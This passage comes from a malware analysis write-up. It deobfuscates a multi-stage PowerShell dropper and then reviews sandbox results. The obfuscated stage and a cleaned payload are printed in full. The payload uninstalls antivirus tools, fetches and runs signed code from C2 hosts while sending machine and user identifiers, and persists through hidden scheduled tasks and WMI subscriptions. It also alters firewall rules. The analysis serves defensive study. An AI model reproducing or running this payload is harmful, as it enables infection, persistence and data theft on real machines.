mgdMwrZpmbhPSm6+Sm6W2j'+'97WdUpzs0rhrEZDQQ4KV'+'o97kvQT5mKpuV15+zm6TzXoGMr3da6YvwJLN9nIKaeyzWbbZ/9
o7s'+'oBQjPFVPW55ilzmvAjUDTIpCb7TVpx5AN35AN3(gSm6+S'+'m6nSm6+Sm6irtS46esaBmorF::]trevnoc[=suludoM.
p'+'k7h;sretSm6+Sm6emaraPASR.yhpargotpyrC.ytiruceS tcejbO-weN=pk7h;]ck7h..371[dk7h=bk7h{)371 tg- c
k7'+'h(fi;tnuoc.dk7h=ck7h;)uk7h(NMdgataDdaolnwoDNMdg.)tneild8DWCbeW.teN tceSm6+Sm6d8DWjbO-wd'+'8DW
Sm6+Sm6eN(=dk7h{)uk7h(a noiSm6+Sm6tcnuf5AN3=spmtk7h)5AN3ddMMyyyy_5AN3 t'+'amroF- etaD-teG(+NMdgvk
7'+'h?NMdg=vk7htratseron/ sexobgsmsserppus/ '+'tnelisyrev/Sm'+'6+Sm6 NMdgexe.000sninSm6+Sm6uYNdera
wlaM-itnA'+'YNdsetybe'+'rawlaMYNd1~argo'+'rPYNd:CNMdg '+'c/ exe.dmcevitcaretnion/ llatsninu llac N
Mdg5'+'Sm6+Sm6AN3%ytiruceS notroN%5AN3 ekil emanS'+'m6+Sm6NMdg erehw tcudorp exe.cimw b/ tratSm6+S
m6s c/ exe.dmceSm6+Sm6vitc'+'aretnion/ llatsninu llac NMdg5AN3%suriVitnA%5AN3 ekiSm6+Sm6l emanNMSm
6+Sm6dg erehw tcudorp exe.cimw b/ trats c/ exe.dmcevitcaretnSm6+Sm6ion/ llatsninu llac NMdg5Sm6+Sm
6AN3%ytiruceS%5AN3 ekil emanNMdg erehw tcudorp exe.cimw b/ trats c/ exe.dmcevitcaretnion/ llatsnin
u llac NMdg5AN3%pva%5AN3 ekil emanNMdg erehwSm6+Sm6 tcudorp exe.cimw b/ trats c/ exe.dmcevitcaretn
ion/'+' llatsninu llac NMdg5AN3%tsava%5AN3 ek'+'il emanNMdg erehw Sm6+Sm6tcudorSm6+Sm6p exe.cim
w'+' b/ trats c/ exe.dmcevitcarSm6+Sm6etnion/ llatsninu llac NMdg5AN3%%yksrepsaK%%5AN3 ekil emanNM
dg erehw tcudorp e'+'xe.Sm6+Sm6cimw b/ trats cSm6+Sm6/ exe.dmcevitc'+'a'+'retnion/ llatsninu llac
 NMdg5S'+'m6+Sm6AN3%tesE%5AN3'+' ekil emanNMdg erehw '+'tcudSm6+Sm6orp exe.cimw Sm6+Sm6b/ trats c/
exe.dmcSm6( '((( )''NIoj-'X'+]3,1[)EcNEREFerPesOBrEv$]GNIRTs[( ( &",'.' , 'rIgHTTolefT' )|%{$_.VAL
UE} ))  )
```

Let’s understand what it does,

- In PowerShell, the `&` operator is known as the "call operator". It is used to invoke a command or a script block.
- `($pshOMe[21] + $psHomE[30]+'x')` Creates IEX command string and remaining code will be passed to it as argument for execution.

- The entire code looks very gibberish and very difficult to understand.
- It uses regular expression to decode the actual payload and accesses `VALUE` property of decoded object.

Now, Replace `($pshOMe[21] + $psHomE[30]+'x')` with **Write-Host** cmdlet which will prevent execution of command and prints it to standard output.

Stage 04

```
& ( ([sTRING]$vErBOsePreFERENcE)[1,3]+'X'-joIN'') ((('  (6mScmd.exe /c start /b6mS+6mS wmic.exe pro
6mS+6mSduct'+' where gdMNname like '+'3NA5%Eset%3NA6mS+6m'+'S5gdMN call uninstall /nointer'+'a'+'c
tivecmd.exe /6mS+6mSc start /b wmic6mS+6mS.ex'+'e product where gdMNname like 3NA5%%Kaspersky%%3NA
5gdMN call uninstall /nointe6mS+6mSractivecmd.exe /c start /b '+'wmic.exe p6mS+6mSroduct6mS+6mS wh
ere gdMNname li'+'ke 3NA5%avast%3NA5gdMN call uninstall '+'/nointeractivecmd.exe /c start /b wmic.
exe product 6mS+6mSwhere gdMNname like 3NA5%avp%3NA5gdMN call uninstall /nointeractivecmd.exe /c s
tart /b wmic.exe product where gdMNname like 3NA5%Security%3NA6mS+6mS5gdMN call uninstall /noi6mS+
6mSnteractivecmd.exe /c start /b wmic.exe product where gd6mS+6mSMNname l6mS+6mSike 3NA5%AntiViru
s%3NA5gdMN call uninstall /nointera'+'ctiv6mS+6mSecmd.exe /c s6mS+6mStart /b wmic.exe product wher
e gdMN6mS+6m'+'Sname like 3NA5%Norton Security%3NA6mS+6mS'+'5gdMN call uninstall /nointeractivecm
d.exe /c'+' gdMNC:dNYPr'+'ogra~1dNYMalwar'+'ebytesdNY'+'Anti-MalwaredNYu6mS+6mSnins000.exegdMN 6mS
+6'+'mS/verysilent'+' /suppressmsgboxes /norestarth7kv=gdMN?h'+'7kvgdMN+(Get-Date -Forma'+'t 3NA5_
yyyyMMdd3NA5)h7ktmps=3NA5funct6mS+6mSion a(h7ku){h7kd=(Ne6mS+6mSWD8'+'dw-ObjWD8d6mS+6mSect Net.Web
CWD8dlient).gdMNDownloadDatagdMN(h7ku);h7kc=h7kd.count;if(h'+'7kc -gt 173){h7kb=h7kd[173..h7kc];h7
kp=New-Object Security.Cryptography.RSAParame6mS+6mSters;h7k'+'p.Modulus=[convert]::FromBase64Stri
6mS+6mSn6m'+'S+6mSg(3NA53NA5xpVT7bCpITDUjAvmzli55WPVFPjQBo'+'s7o9/ZbbWzyeaKIn9NLJwvY6ad3rMGoXzT6mz
+51VupKm5TQvk79o'+'VK4QQDZErhr0szpUdW79'+'j2W6mS+6mSPhbmpZrwMdgmFH'+'rqG6Np+InWy/V'+'1acp09/W9
x'+'54mpQ1EHIos1+JhSrYPaq8WtsGW0=3NA53NA5);h7kp.Exponent=0x01,0x00,0x01;h7kr=New-'+'Object Securit
y.Cryptography.RSACryptoServiceProvider;h7k6mS+6mSr.ImportPa6mS+6mSra'+'meters(h7kp);if(h7kr.verif
yData('+'h7'+'kb,(New-Object Secur'+'ity.Cryptograp'+'hy.SHA1CryptoServic6mS+6mSeProvider6mS+6m
S'+'),[convert]::FromBase64String(-join([char[]]h7kd[0..171]))))){IWD8dex(-join'+'[char[]6mS+6mS]h7
kb)}}}h7ku6mS+6mSrl='+'3NA53NA5http://3'+'NA53NA5+3NA53NA5U13NA53NA5+3NA53NA5U23NA53NA5;a(h7kurl+3
NA53NA5/a6mS+6mS.jsp3NA5+h7kv+3NA5?6mS+6mS3N6mS+6mSA53NA5+(@(h7ke6mS+6mSnv:COM'+'PUTERNAME,h7kenv:
USERNAME,(get-wm6mS+6mSiob6mS+6mSject Win32_ComputerSystemProduct).UUID,(random))-join3NA53NA5*3NA
53NA5))3NA56'+'mS+6mSh7ksa=([Security.Principal.6mS+6mSWind'+'owsPrincipal][Security.Pri6mS+6mSnci
pal.WindowsI'+'dent'+'ity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] gdMNAdm
inistratorgdMN)'+'6mS+6mSfunction getRan(){return -join([6mS+6'+'mSchar[]'+'](48'+'..57+65..90+9
7..16mS+6mS22)v'+'qO6mS+6mS8Get-Random -Count (6+('+'Get-R6mS'+'+6mSandom)%6))'+'}h7kus=@(3NA56mS+
6mSt.qq88.ag3NA5,3NA5t.6mS'+'+'+'6mSouler.cc3NA5,3NA5t.ss700.co3NA5)'+'h7kstsrv = New-Object -ComO
bject Schedule.Serviceh7kstsrv.Connect()try{h7kdoit=h7kstsrv.GetFolder(gdMNdNYgdMN).GetTask(gdMNbl
ackball1gdMN)}catch{}6mS+6mSif(-not h7kdoit){'+'if(h6mS+6mS7ksa){schtas'+'ks /creat6mS+6mS'+'e /ru
system /sc MINUT'+'E /mo 120 /tn blackball1 /F /tr gdMNb'+'lackball16mS+6mSgdMN6mS+6mSschtasks /cr
eate 6mS+6mS/ru system /sc MINUTE /mo 120 /tn blackball /F /tr gdMNblackballgdMN} else {schtasks /
create /sc MINUTE /mo 120 /tn 6mS+6mSblackball1 /F /tr gdMNbl'+'ackball1gdMNs'+'chtasks /create /s
c MINUTE /mo 120 /tn blackball /F /trgdMNblac6mS+6mSkballgdMN6mS+6mS}6mS+6mSforeach(h6mS+6mS7ku in
h7ku'+'s){h7ki = [array]::IndexOf(h7k6mS+6mSus,h7ku)if(h7ki%3 -eq 0){h7ktnf=3NA53NA'+'5}'+'if(h7k
i%3 -eq 1){h7ktnf=getRan}if(h7ki%3 -eq 2){if(h6mS+6mS7ksa){h7ktnf=3NA5Micro6mS+6mSSoftdNYWindowsdN
Y3NA5+(get'+'Ran)}else{h7ktnf=getRan}}h7ktn = 6mS+6mSgetRanif('+'h7ksa){'+'schtasks /create /ru sy
stem/'+'sc MINUTE /mo 60 /tn gdMNh7ktnfdNYh7ktngdMN /F /tr gd'+'MNpowershell -w hidden -c PS_6mS+6
mSCMDgd'+'MN'+'6mS+6mS6mS+6mS} else {'+'schta6mS+6mSsks'+' /create /sc MINU'+'TE /mo 6mS+6mS60 /tn
gdMNh7ktnfdN'+'Yh7ktngdMN /F /tr gdMNpowershell -w hidden -c PS_CMDgdMN}start-sleep 1h7kfolder=h7k
stsrv.GetFolder(gdMNdNYh7ktnfg6mS+6mSdMN)'+'h7kta'+'skitem=h7kfolder.GetT'+'asks(1)foreach(h6mS+6m
S7ktask in h7ktaskitem){for'+'each 6mS+6mS(h7kaction in h7ktask.Defin'+'ition.Actions) {try{i
f'+'(h7kacti6mS+6mSon.Arguments.Contains(gdMNPS'+'_CMDgdMN)){ 6mS+6mSh7kfolder.Regis6mS+6mSterTask
(h7kta'+'sk.Name,'+' h7ktask.Xml.replace(gdM6mS+6mSNPS_CMDgdMN,h7ktm'+'ps.replace6mS+6mS(3NA5U13NA
5,h7ku.6mS+'+'6mSsubstring(0,5)).replace(3NA5U23NA5,'+'h7ku.substring(5))), 4, '+'h7knull, h7knu
l'+'l, 0, h7knull)vqO8out-null}6mS+6mS}catch{}}}start-sleep 6mS+6mS1scht'+'asks /run /tn gdMNh7ktn
fdNYh7ktngdMNstart-sleep 5}6mS+6mS}tr6mS+6mSy{h7kdoit'+'1=Get-W6mS+6mSMIObject -Class __EventFilt
e'+'r -NameSpace 3NA5rootdNYsubscription3NA5 -filter gdMNName=3NA5blackba6m'+'S+6mSll13NA5gdMN}cat
ch{}if(-not h7kdoit1){'+''+'    Set-WmiInsta'+'nce -C6mS+6mSlass __Even6mS+6mStFilter -NameSpace 6
mS+6mSgdMNrootdNYsubscription'+'gdMN -Arguments @{Name=gdMNblackball1gdMN;EventNameSpace=gdMNrootd
```

```
NYcimv2gd'+'MN;QueryLangua'+'ge=gdMNWQLgdMN;Query=gdMNSEL'+'ECT * FROM __InstanceModificati'+'onEv
ent WITHIN 3600 WHERE TargetInst6mS+6mSanc'+'e ISA 3NA5Win32_PerfFo'+'rmattedData_PerfOS_System3NA
5gdMN;} -Err6mS+6m'+'SorAction St6mS+'+'6mSop    6m'+'S+6mSforeach(h7ku in h7kus){     6mS+6mS   h
7ktheName=getRan6mS+6m'+'S  6mS+6'+'mS      h7k6mS+6mSwmicmd6mS+'+'6mS=h7k'+'tmps.replace(3NA5U16m
S+6mS3NA5,h7ku.substring(0,5'+')).replace(3NA5U23NA5,h7ku.substring(5)6mS+6mS).replace(3NA5a'+'.js
p3NA5,3NA5aa.jsp3NA5)'+'        Set-WmiInsta6mS+6mSnce -Cla6mS+6mSss __FilterToConsumerBindi'+'n
6'+'mS+6mSg -Namespac6mS+6mSe gdMNr6mS+6mSoot6mS+6mSdNYsubscriptiongdMN -Arguments @{Filter=(S'+'e
t-WmiInstance -Class __Even'+'tFilter -NameSpace gdMNrootdNYsubscriptiongdMN '+'-Argume6mS+6mSnts
 @{Name=gdMNfgdMN+h7ktheName;Event6mS+6mSNameSpace=gdMNrootdNYcimv2gdMN;QueryLanguage=gdMNWQL'+'gd
MN;Query=gd'+'MNSELECT * FROM __InstanceModificatio6'+'mS+6mSnEvent WIT'+'HIN 3600 WHERE TargetIns
tance ISA 3NA5Win6mS+6mS32_PerfFormattedData_PerfOS_System3NA5gdMN;} -Er'+'rorAction S6'+'mS+6mSto
p);Consumer=(Set-WmiInstance -Class CommandLineEventConsumer -Namespace gdMNro6mS+6mSotdNYsubscrip
tiongdMN -Arguments @{Name=gdMNcgdMN+h7ktheName;ExecutablePath=gdMNc:dNYwindowsdNYsystem32dNYcmd.e
xegdMN;Co6mS+6m'+'SmmandLineTemplate=gdMN/c powershe'+'ll -w hidden -c h7kwmicmdgdMN})}        sta
rt-sleep 56mS+6mS'+'    }'+'    Set-ItemProperty -Path gd6mS+6mSMNHKLM:dNYSYSTEMdNYCurrentControlS
etdNYServices6mS+6mSdNYLanmanSer6mS+6mSverdNYParametersgdMN D'+'isableCo'+'mpression -Type DWORD -
Value 1 -Force}cmd.exe /6mS+6mSc netsh.exe firewalladd portop6'+'mS+6mSeni6mS+6mSng tcp 65529 SDNS
dnet6mS+6mSs6mS+6mSh.exe interface portpro'+'xy add'+' v4tov4 listenport=65529 connectaddress=1.1.
1.1 connectport=53netsh advf'+'irew'+'all firewall add rule name'+'=gdMNdeny445gdMN dir=in protoc
o'+'l=tcp localport=445 action=blocknetsh advfirewall f6mS+6mSirewall add rule name=gdMNdeny135gdM
N dir=in protocol=tcp localport=135 action=blockschtasks /delete /tn t.pp6r16mS+6mS.com /F6mS+6mSs
chtasks /delete /6mS+6mStn Rt6m'+'S+6mSsa2 /Fschtasks /delete /tn Rtsa1 /Fschtasks /delete /tn Rts
a /F6mS).REPlace(6mSvqO86mS,[strInG][CHaR]124).RE'+'Place(6mS3NA56mS,[strInG][CHaR]39).REPlace(([C
HaR]103+[CHaR'+']100+[CHaR]77+[CHaR]78),[strInG]'+'[CHaR]34).REPlace(6mSWD8d6mS,'+'[strInG][CHaR]9
6).REPlace(([CHaR]104+[CHaR]55+[CHaR]107),6mSm426mS).REPlace(([C'+'HaR]100+[C'+'HaR]78+[CHaR]89),
[strInG][CHaR]92)RjP .((gv 6mS*mDR*6mS'+').Name[3,11,2]-'+'JoiN6mS6mS)')  -RePlAce'RjP',[CHAr]124
 -cRePlaCe  '6mS',[CHAr]39 -RePlAce 'm42',[CHAr]36))
```

And perfect, Finally we got the actual payload in readable form. Let’s try to clean it and try to understand what it actually doing.

Cleaned Final Payload

```
cmd.exe /c start /b wmic.exe product where "name like '%Eset%'" call uninstall \
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%%Kaspersky%%'" call uninstal
l
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%avast%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%avp%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%Security%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%AntiVirus%'" call uninstall
/nointeractivecmd.exe /c start /b wmic.exe product where "name like '%Norton Security%'" call unin
stall
/nointeractivecmd.exe /c "C:\Progra~1\Malwarebytes\Anti-Malware\unins000.exe" /verysilent /suppres
smsgboxes /norestart

$v="?$v"+(Get-Date -Format '_yyyyMMdd')
$tmps='function a($u){
    $d=(Ne`w-Obj`ect Net.WebC`lient)."DownloadData"($u);
    $c=$d.count;
    if($c -gt 173){
        $b=$d[173..$c];
        $p=New-Object Security.Cryptography.RSAParameters;
        $p.Modulus=[convert]::FromBase64String(''xpVT7bCpITDUjAvmzli55WPVFPjQBos7o9/ZbbWzyeaKIn9NL
JwvY6ad3rMGoXzT6mz+51VupKm5TQvk79oVK4QQDZErhr0szpUdW79j2WPhbmpZrwMdgmFHrqG6Np+InWy/V1acp09/W9x54mp
Q1EHIos1+JhSrYPaq8WtsGW0='');
        $p.Exponent=0x01,0x00,0x01;
        $r=New-Object Security.Cryptography.RSACryptoServiceProvider;
        $r.ImportParameters($p);

        if($r.verifyData($b,(New-Object Security.Cryptography.SHA1CryptoServiceProvider),[conver
t]::FromBase64String(-join([char[]]$d[0..171])))){
```

```
            I`ex(-join[char[]]$b)
        }
    }}

    $url=''http://''+''U1''+''U2'';

    a($url+''/a.jsp'+$v+'?''+(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiobject Win32_ComputerSyste
mProduct).UUID,(random))-join''*''))'

$sa=([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsIn
Role([Security.Principal.WindowsBuiltInRole] "Administrator")

function getRan(){
    return -join([char[]](48..57+65..90+97..122)|Get-Random -Count (6+(Get-Random)%6))
}

$us=@('t.qq88.ag','t.ouler.cc','t.ss700.co')
$stsrv = New-Object -ComObject Schedule.Service
$stsrv.Connect()try{
    $doit=$stsrv.GetFolder("\").GetTask("blackball1")
}
catch{}

if(-not $doit){

    if($sa){
        schtasks /create /ru system /sc MINUTE /mo 120 /tn blackball1 /F /tr "blackball1"schtasks
 /create /ru system /sc MINUTE /mo 120 /tn blackball /F /tr "blackball"
    }
    else {
        schtasks /create /sc MINUTE /mo 120 /tn blackball1 /F /tr "blackball1"schtasks /create /sc
MINUTE /mo 120 /tn blackball /F /tr"blackball"
    }

    foreach($u in $us){
        $i = [array]::IndexOf($us,$u)

        if($i%3 -eq 0){
            $tnf=''
        }

        if($i%3 -eq 1){
            $tnf=getRan
        }

        if($i%3 -eq 2){

            if($sa){
                $tnf='MicroSoft\Windows\'+(getRan)
            }else{
                $tnf=getRan}
            }

            $tn = getRan
            if($sa){
                schtasks /create /ru system/sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr "powershell -w
 hidden -c PS_CMD"
            } else {
                schtasks /create /sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr "powershell -w hidden -c
 PS_CMD"
            }

            start-sleep 1

            $folder=$stsrv.GetFolder("\$tnf")
```

```
            $taskitem=$folder.GetTasks(1)

            foreach($task in $taskitem){
                foreach ($action in $task.Definition.Actions) {
                    try{
                        if($action.Arguments.Contains("PS_CMD")){
                            $folder.RegisterTask($task.Name, $task.Xml.replace("PS_CMD",$tmps.repl
ace('U1',$u.substring(0,5)).replace('U2',$u.substring(5))), 4, $null, $null, 0, $null)|out-null
                        }
                    }
                    catch{}
                }
            }

            start-sleep 1schtasks /run /tn "$tnf\$tn"start-sleep 5
        }
    }

    try{
        $doit1=Get-WMIObject -Class __EventFilter -NameSpace 'root\subscription' -filter "Name='bl
ackball1'"
    }catch{}

    if(-not $doit1){
        Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @{Name="bla
ckball1";
        EventNameSpace="root\cimv2";
        QueryLanguage="WQL";
        Query="SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win
32_PerfFormattedData_PerfOS_System'";
    } -ErrorAction Stop

    foreach($u in $us){
        $theName=getRan
        $wmicmd=$tmps.replace('U1',$u.substring(0,5)).replace('U2',$u.substring(5)'+').replace('a.
jsp','aa.jsp')
        Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments
@{Filter=(Set-WmiInstance -Class __EventFilter -NameSpace "root\subscription" -Arguments @{Name
="f"+$theName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query="SELECT * FROM __InstanceModif
icationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'";} -Erro
rAction Stop);Consumer=(Set-WmiInstance -Class CommandLineEventConsumer -Namespace "root\subscript
ion" -Arguments @{Name="c"+$theName;ExecutablePath="c:\windows\system32\cmd.exe";CommandLineTempla
te="/c powershell -w hidden -c $wmicmd"})}
        start-sleep 5
    }

    Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" Disab
leCompression -Type DWORD -Value 1 -Force
}

cmd.exe /c netsh.exe firewalladd portopening tcp 65529 SDNSdnetsh.exe interface portproxy add v4to
v4 listenport=65529 connectaddress=1.1.1.1 connectport=53 netsh advfirewall firewall add rule name
="deny445"dir=in protocol=tcp localport=445 action=blocknetsh advfirewall firewall add rule name
="deny135" dir=in protocol=tcp localport=135 action=blockschtasks /delete /tn t.pp6r1.com /Fschtas
ks /delete /tn Rtsa2 /Fschtasks /delete /tn Rtsa1 /Fschtasks /delete /tn Rtsa /F
```

First of all, This malware tries to detect and uninstall various antivirus software like **Eset, Kaspersky, avast, avp, Security, AntiVirus, Norton Security and Malwarebytes**. This malware tries to reach certain C2 addresses.

- t.qq88.ag

- t.ouler.cc
- t.ss700.co

Dynamic Analysis

To analyze the malware dynamically, I have used Hybrid Analysis cloud sandboxing platform. Hybrid Analysis sandbox is a virtual environment that allows security researchers and analysts to analyze malware samples in a safe and controlled manner. The sandbox is a secure and isolated system that simulates the behavior of an actual computer, but runs in a controlled environment with limited access to the rest of the system.

When a malicious file is submitted to Hybrid Analysis, it is automatically analyzed in the sandbox environment. The sandbox records every action taken by the file, including network activity, file changes, registry modifications, and system events. This information is then used to generate a report that provides detailed insights into the behavior of the malware.

The Hybrid Analysis sandbox is designed to help security professionals understand how malware works, identify potential threats, and develop effective countermeasures to protect against them. It is an invaluable tool for anyone working in the field of cybersecurity.

The malware sample spawns around 28 processes on the target system. (See figure 1.4)

Figure 1.4

The malware sample makes persistence using schedule tasks. Sample creates so many schedule task to ensure commplete persistence on the system. (See figure 1.5)




Figure 1.5

"AdjustTokenPrivileges" is a function provided by the Windows API that enables a process to adjust the privileges of an access token associated with a thread or process.

Every process in Windows has an access token that contains security information about the user or the system context in which the process is running. The access token includes information about the user's group membership and the privileges assigned to those groups.

The **"AdjustTokenPrivileges"** function allows a process to add or remove privileges from its access token, giving it more or fewer rights to perform certain actions or access specific resources on the system. This function is typically used by system-level services or applications that require elevated privileges to perform certain tasks, such as modifying system settings or accessing protected files.

This malware sample uses **“AdjustTokenPrivileges”** function, which can be used to gain higher privileges from other processes running on the system. (See figure 1.6)




Figure 1.6

The malware sample also uses Cryptographic Services of operating system to validate the signature of dropped files from C2 server. This ensures the use of correct file while execution. This technique can be used as anti malware and anti detection technique to avoid analysis of malicious behaviour. (See figure 1.7)




Figure 1.8

The malware uses PAGE_GUARD to create guarded memory regions. This implements anti-reverse engineering and anti-debugging technique to avoid memory dumps. In Windows, PAGE_GUARD is a memory protection technique that allows an application to protect a page of memory from being modified or accessed. When a page with the PAGE_GUARD attribute is accessed, the operating system generates a page fault, allowing the application to handle the exception and perform any necessary actions. (See figure 1.9)




Figure 1.9

The malware executes WMI Queries to identify installed antivirus programs on the system. (See figure 2.0)




Figure 2.0

The malware performs WMI queries to detect the virtual environment. This gives it ability to change it's behaviour when an virtual environment detected. These strings are commonly found to detect the VM environment. (See figure 2.1)

Figure 2.1

The malware sample reads computer name, cryptographic machine ID and windows installation date which can be used to detect the virtual environment as well as to get the complete information about the target so that appropriate processes can be run on the target system. For an example, If computer fits into valid criteria then mining activity can be started. (See figure 2.2)

Reads the active computer name

details	"powershell.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME") "WMIC.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME") "schtasks.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPUTERNAME"; Key: "COMPUTERNAME")
source	Registry Access
relevance	5/10
ATT&CK ID	T1012 (Show technique in the MITRE ATT&CK™ matrix)

Reads the cryptographic machine GUID

details	"powershell.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID") "WMIC.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\CRYPTOGRAPHY"; Key: "MACHINEGUID")
source	Registry Access
relevance	5/10
ATT&CK ID	T1082 (Show technique in the MITRE ATT&CK™ matrix)

Reads the windows installation date

details	"powershell.exe" (Path: "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION"; Key: "INSTALLDATE") "powershell.EXE" (Path: "HKLM\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION"; Key: "INSTALLDATE")
source	Registry Access
relevance	10/10
ATT&CK ID	T1082 (Show technique in the MITRE ATT&CK™ matrix)

Figure 2.2

The malicious script modifies some environment variables and executes various processes based on that. (See figure 2.3)

Process "cmd.exe" (Show Process) was launched with modified environment variables: "PSModulePath"
Process "powershell.EXE" (Show Process) was launched with modified environment variables: "LOCALAPPDATA, USERDOMAIN, PSModulePath, APPDATA, Path, TEMP, USERPROFILE, TMP"
Process "powershell.EXE" (Show Process) was launched with missing environment variables: "LOGONSERVER, PROMPT, SESSIONNAME, MEOW, HOMEPATH, HOMEDRIVE"
Process "msiexec.exe" (Show Process) was launched with new environment variables: "SESSIONNAME="Console""
Process "msiexec.exe" (Show Process) was launched with modified environment variables: "Path"
Process "schtasks.exe" (Show Process) was launched with new environment variables: "LOGONSERVER="\\%OSUSER%-PC", PROMPT="PG", MEOW="%SystemRoot%\system32\WindowsPowerShell\v1.0\", HOMEPATH="\Users\Uphmdm0", HOMEDRIVE="C:""
Process "schtasks.exe" (Show Process) was launched with modified environment variables: "LOCALAPPDATA, USERDOMAIN, PSModulePath, APPDATA, Path, TEMP, USERPROFILE, TMP"
Process "powershell.EXE" (Show Process) was launched with modified environment variables: "LOCALAPPDATA, USERDOMAIN, PSModulePath, APPDATA, Path, TEMP, USERPROFILE, TMP"
Process "powershell.EXE" (Show Process) was launched with missing environment variables: "LOGONSERVER, PROMPT, SESSIONNAME, MEOW, HOMEPATH, HOMEDRIVE"
Process "schtasks.exe" (Show Process) was launched with new environment variables: "LOGONSERVER="\\%OSUSER%-PC", PROMPT="PG", SESSIONNAME="Console", MEOW="%SystemRoot%\system32\WindowsPowerShell\v1.0\", HOMEPATH="\Users\Uphmdm0", HOMEDRIVE="C:""
Process "schtasks.exe" (Show Process) was launched with modified environment variables: "LOCALAPPDATA, USERDOMAIN, PSModulePath, APPDATA, Path, TEMP, USERPROFILE, TMP"
Process "powershell.EXE" (Show Process) was launched with modified environment variables: "LOCALAPPDATA, USERDOMAIN, PSModulePath, APPDATA, Path, TEMP, USERPROFILE, TMP"
Process "powershell.EXE" (Show Process) was launched with missing environment variables: "LOGONSERVER, PROMPT, SESSIONNAME, MEOW, HOMEPATH, HOMEDRIVE"

Figure 2.3

Touches multiple files on windows directory. (See figure 2.4)

"powershell.exe" touched file "C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.pdb"
"powershell.exe" touched file "%LOCALAPPDATA%\Microsoft\Windows\Caches"
"powershell.exe" touched file "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations"
"powershell.exe" touched file "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TMFRFL0KNODJ6SAH8XDP.temp"
"powershell.exe" touched file "C:\Windows\System.Management.Automation.pdb"
